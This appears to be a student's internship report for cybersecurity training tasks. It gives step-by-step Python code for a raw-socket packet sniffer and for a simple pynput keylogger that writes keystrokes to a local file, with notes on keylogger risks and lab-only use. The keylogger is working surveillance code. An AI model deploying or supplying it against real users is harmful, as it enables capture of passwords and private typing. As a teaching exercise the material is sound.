**ARCH TECHNOLOGIES** Sharpening your hidden skills for a brighter future

**NAME:**

**Javeria Malik**

**Task:01**

**Basic Network Sniffer**

Build a network sniffer in Python that captures and analyzes network traffic. This project will help you understand how data flows on a network and how network packets are structured.

## 🎯 Goal: Create a Basic Network Sniffer in Python

A **network sniffer** captures data that your computer is sending/receiving over the internet or your local network.

## 🧰 Tools You Need

| **Tool** | **Why You Need It** | **Already Have It?** |
| --- | --- | --- |
| **Python 3** | To write and run the script | ✅ Yes (You have 3.12.6) |
| **VS Code** | To write code easily | ✅ You installed it |
| **Terminal** | To run the program as root | ✅ Built-in on Kali |
| **Internet** | To generate real traffic to capture | ✅ You're connected |

## ✅ Full Procedure in Simple Steps

### ****Step 1: Open VS Code and Create a New File****

1. Open VS Code from the Kali menu or type code in Terminal.
2. Click **File → New File**
3. Save the file as:  
   sniffer.py

### ****Step 2: Write the Starting Code****

Paste this at the top of sniffer.py:

import socket

import struct

import binascii

**What these do:**

* socket: Lets Python talk to your network
* struct: Helps read binary packet data
* binascii: Converts raw bytes into readable formats

### ****Step 3: Create the Raw Socket****

Paste this below the imports:

def create\_socket():

try:

s = socket.socket(socket.AF\_PACKET, socket.SOCK\_RAW, socket.ntohs(3))

return s

except Exception as e:

print("Socket could not be created:", e)

return None

**Explanation:**

* AF\_PACKET: Raw access to network interface (Linux only)
* SOCK\_RAW: Gives you low-level packet access
* ntohs(3): Accepts all Ethernet protocols

### ****Step 4: Capture Packets in a Loop****

def sniff\_packets(sock):

while True:

raw\_data, addr = sock.recvfrom(65535)

dest\_mac, src\_mac, eth\_proto, data = ethernet\_frame(raw\_data)

print(f'\nEthernet Frame: {dest\_mac} -> {src\_mac}, Protocol: {eth\_proto}')

if eth\_proto == 8: # IPv4

ttl, proto, src\_ip, dest\_ip, data = ipv4\_packet(data)

print(f'IPv4 Packet: {src\_ip} -> {dest\_ip}, TTL: {ttl}, Protocol: {proto}')

### ****Step 5: Parse Ethernet Frame****

def ethernet\_frame(data):

dest\_mac, src\_mac, proto = struct.unpack('!6s6sH', data[:14])

return get\_mac\_addr(dest\_mac), get\_mac\_addr(src\_mac), socket.htons(proto), data[14:]

def get\_mac\_addr(bytes\_addr):

return ':'.join(map('{:02x}'.format, bytes\_addr)).upper()

**Explanation:**

* 6 bytes: Destination MAC
* 6 bytes: Source MAC
* 2 bytes: Protocol
* Remaining data is the payload

### ****Step 6: Parse IPv4 Packets****

def ipv4\_packet(data):

version\_header\_length = data[0]

header\_length = (version\_header\_length & 15) \* 4

ttl, proto, src, target = struct.unpack('!8xBB2x4s4s', data[:20])


return ttl, proto, ipv4(src), ipv4(target), data[header\_length:]

def ipv4(addr):

return '.'.join(map(str, addr))

**Explanation:**

* Reads source/destination IPs
* Extracts TTL and Protocol (e.g., TCP, UDP)
* Skips the IPv4 header length correctly



### ****Step 7: Run the Program****

Add this at the **bottom** of your file:

if \_\_name\_\_ == "\_\_main\_\_":

s = create\_socket()

if s:

sniff\_packets(s)

## ✅ How to Run Your Sniffer on Kali Linux


1. Open **Terminal**
2. Go to the folder where your file is saved:
3. cd /path/to/your/file

Example:

cd ~/Documents

1. Run with root privileges:
2. sudo python3 sniffer.py

OUTPUT:



**Line 1 – Ethernet Frame**

* 00:0C:29:19:E4:7A = Source MAC address (your device)
* 00:50:56:FB:51:B8 = Destination MAC address (another device or router)
* Protocol: 8 = This means the **next layer is IPv4**

#### Line 2 – IPv4 Packet

* 192.168.136.130 = Source IP address
* 13.107.246.63 = Destination IP (possibly a Microsoft server or website)
* TTL: 64 = Time To Live (how many hops left before packet is discarded)
* Protocol: 6 = This is a **TCP packet** (6 = TCP, 17 = UDP, 1 = ICMP)

## **🧠 What You've Built**

now have a Python program that:

* Captures live packets from your network interface
* Parses and shows Ethernet frame info
* Parses IPv4 headers and shows source/destination IPs

**TASK:02**

# **🔐 Basic Keylogger in Python**

## **🎯 Goal:**

Create a simple keylogger that:

* Captures user keystrokes
* Logs them to a local file
* Helps understand the risks of such malware

## **🧰 Tools Required**

| **Tool** | **Why You Need It** | **Already Have It?** |
| --- | --- | --- |
| Python 3 | Run the script | ✅ Yes (You have it) |
| pynput library | Captures keyboard input | ❌ Need to install |

## **✅ Step-by-Step Procedure**

### ****1️⃣ Step 1: Install Required Library****

Open your terminal and run:

pip install pynput

This installs the pynput library, which lets Python detect and log keystrokes.

### ****2️⃣ Step 2: Create a New Python File****

Use VS Code or terminal:

nano keylogger.py

### ****3️⃣ Step 3: Write the Keylogger Code****

Paste this code inside keylogger.py:

from pynput import keyboard

def on\_press(key):

with open("keylog.txt", "a") as f:

try:

f.write(f"{key.char}")

except AttributeError:

f.write(f"[{key}]")

with keyboard.Listener(on\_press=on\_press) as listener:

listener.join()

## **📂 What This Code Does:**

* **on\_press()** function logs every key pressed
* Saves data into a file named keylog.txt
* Runs continuously until manually stopped

### ****4️⃣ Step 4: Run the Script****

In terminal:

python3 keylogger.py

✅ The script is now running and listening for keystrokes.

### ****5️⃣ Step 5: Test It (Safely)****

* Open any text editor or browser
* Type something
* Stop the script using CTRL + C
* Check the file keylog.txt — you’ll see the captured keys

## **📛 Risk Awareness (Why Keyloggers Are Dangerous)**

Keyloggers can:

* Capture **passwords**
* Steal **credit card numbers**
* Track everything typed including **emails, chats, logins**

If sent to a hacker:

* Data can be used for **identity theft**
* Can be **exfiltrated silently**

## **🧹 Bonus: How to Stop the Logger**

Use CTRL + C in terminal to stop the listener.

To delete the logs:

rm keylog.txt


## **🔒 Safe Practices**


* NEVER run this on another computer
* Use in **virtual machines** or isolated test environments
* Always **delete logs** and **uninstall script** after use


## ✅ You’ve Learned:

* How a basic keylogger works
* How to implement it with Python and pynput
* Why this technique is dangerous in the wrong hands

**OUTPUT:**

****

****

****